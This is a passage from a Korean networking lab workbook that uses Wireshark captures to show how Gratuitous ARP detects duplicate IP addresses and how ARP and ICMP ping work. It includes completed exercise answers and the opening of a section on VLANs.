
ICMP(Internet Control Message Protocol)는 네트워크에서 진단이나 제어에 주로 사용되는 프로토콜이다. ping, tracroute와 같은 명령을 이용하여 상대 호스트의 동작 여부, 목적지 호스트까지의 경로 등을 확인할 수 있다.

3. ARP(Address Resolution Protocol) 동작 확인


① 토폴로지 상의 PC1과 SW1 사이의 링크를 선택하고 마우스 오른쪽을 클릭하여 [Start Capture]를 선택한다.




① 패킷을 캡처하고자 하는 대상 포트를 선택하여 와이어샤크를 실행한다.



③ PC1의 IP주소를 192.168.1.20으로 변경한다. IP주소를 변경하면 호스트는 LAN 상에서 동일한 IP주소를 사용하는 다른 호스트가 있는지 확인하는 과정을 먼저 수행하며, 이 과정을 위한 패킷을 송신하게 된다.




④ 실행중인 와이어샤크에 PC1이 IP주소 중복을 확인하기 ARP의 일종인 GARP를 전송한 것을 확인할 수 있다. GARP는 주로 IP주소 충돌을 감지하기 위해 사용한다. ARP와는 다르게 자신의 IP주소를 타켓 주소로 ARP 요청을 보내게 되고, 이에 응답하는 호스트가 있다면 이 IP주소는 누군가에게 사용되고 있다는 의미가 된다.




※ 위의 패킷의 Sender IP address와 Target IP address가 192.168.1.20으로 모두 같음을 확인할 수 있다. GARP 패킷이 3번 전송되는 동안 어떤 호스트에서도 응답(Reply) 패킷을 전송하지 않았으므로 192.168.1.20을 사용하는 호스트는 없는 것으로 판단하고, PC1의 IP주소는 192.168.1.20으로 변경된다.

직접 해보기 - 1





왼쪽과 같이 PC3를 추가하고 IP주소를 192.168.1.13으로 설정한다.
그 과정에서 전송되는 GARP 패킷을 확인하여 IP주소 중복을 감지하는 과정을 확인한다.

과제 - 1 **GARP를 통한 IP주소 중복 확인 과정 이해하기**




왼쪽과 같이 PC3이 추가된 토폴로지에서 PC3의 IP주소를 192.168.1.11 또는 192.168.1.12로 변경한다.
그 과정에서 전송되는 GARP 패킷을 확인하고, IP주소 변경 결과와 그 결과에 대한 해석을 아래에 작성하시오.


PC3의 콘솔 화면 캡처	
PC3의 콘솔 화면 설명	PC3의 IP주소를 192.168.1.11로 변경하려 했으나 해당 IP주소를 사용하는 호스트가 있는 것으로 확인되었고, IP주소는 192.168.1.11로 변경되지 못했다.
와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하세요.	
패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	24번 ~26번 패킷은 PC3가 192.168.1.11을 사용하는 호스트가 있는지 확인하기 위한 GARP 요청(Request) 패킷이며, 27번 패킷은 PC1이 PC3에게 192.168.1.11을 자신이 사용하고 있음을 알려주는 응답(Reply) 패킷이다. 이 패킷을 수신한 PC3는 192.168.1.11이 이미 사용되고 있음을 알 수 있게 된다.

4. ICMP(Internet Control Message Protocol) 동작 확인

① 토폴로지 상의 PC1과 SW1 사이의 링크를 선택하고 마우스 오른쪽을 클릭하여 [Start Capture]를 선택한다.




① 패킷을 캡처하고자 하는 대상 포트를 선택하여 와이어샤크를 실행한다.



③ PC1에서 show arp 명령을 이용해 PC1의 arp table을 확인한다.


※ PC1의 arp table은 현재 비어 있다. arp table은 해당 호스트가 부팅된 이후 인식한 IP주소와 MAC 주소의 쌍을 저장한 테이블로 LAN에서 호스트간의 통신을 위해 사용된다. 즉, PC1(192.168.1.11)이 PC2(192.168.1.12)로 데이터를 보내고자 한다면 먼저 arp table을 확인하여 192.168.1.12에 대응되는 MAC 주소를 확인하는 과정을 거친다.

④ PC1에서 ping 192.168.1.12 명령을 통해 PC2의 응답을 확인한다.



※ 192.168.1.12에서의 응답을 5번 수신한 것을 확인할 수 있다. 또한 show arp 명령을 통해 arp table에 192.168.1.12에 대응되는 MAC 주소가 저장된 것을 확인할 수 있다. arp table은 호스트의 설정에 따라 호스트가 켜져 있는 동안 유지되거나 일정 시간 이후에 삭제되기도 한다.

⑤ 와이어샤크에서 PC1에서 ping 192.168.1.12 명령을 수행하는 과정의 패킷을 확인한다.




※ PC1에서 192.168.1.12로의 ping을 보내기 전에 ARP를 통해 192.168.1.12에 해당하는 MAC 주소를 확인한다. 그 이후에 ping request를 보내고 ping request를 수신한 것을 알 수 있다. PC1의 콘솔 화면에서는 reply 패킷에 대한 정보만 표시하고 있음을 확인할 수 있다.


직접 해보기 - 2

1. ping request, ping reply 패킷 중 하나를 선택하여 [Internet Control Message Protocol] 항목에서 [Data]의 크기가 몇 bytes이며, Data의 형태는 어떠한지 확인하시오.
2. ping request, ping reply 패킷의 Sequence number(BE), Sequence number(LE)가 어떻게 증가하는지 확인하시오.

과제 - 2 **ICMP 메시지 확인하기**



왼쪽과 같이 PC3을 마우스 오른쪽으로 클릭하여 Stop 을 선택한다.
PC1의 콘솔에서 ping 192.168.1.13을 수행하고, 콘솔 화면과 와이어샤크를 통해 결과를 확인하고, 결과에 대한 해석을 아래에 작성하시오.

PC1의 콘솔 화면 캡처	
PC3의 콘솔 화면 설명	192.168.1.13에 도달할 수 없음을 표시한다.
와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하세요.	
패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	13번 ~25번 패킷은 PC1이 192.168.1.13을 사용하는 호스트가 있는지 확인하기 위한 ARP 요청(Request) 패킷을 LAN에 브로드캐스트 한 과정이다. 이에 대한 응답(Reqly) 패킷을 수신하지 못했으므로 PC1은 192.168.1.13에 도달할 수 없다는 메시지를 콘솔 화면에 표시한다.


07 VLAN 구성

1. VLAN(Virtual LAN)

VLAN은 스위치에 연결된 하나의 네트워크를 여러 개의 논리적인 네트워크로 분할하는 기술을 말한다. 이는 하나의 스위치를 여러 개의 스위치로 분할하여 사용하는 것으로 생각하면 된다.


각각의 VLAN은 독립적인 스위치같이 동작하며, 여러 스위치에 동일한 방식으로 VLAN을 설정하여 다양한 형태로 네트워크를 구성할 수 있다.

▪ VLAN이 없는 경우



개발팀의 컴퓨터가 건물 A동과 B동에 모두 위치했을 때에는 스위치1과 스위치2가 직접 연결되어야만 같은 개발팀이 동일한 네트워크를 유지할 수 있다.

▪ VLAN을 사용한 경우



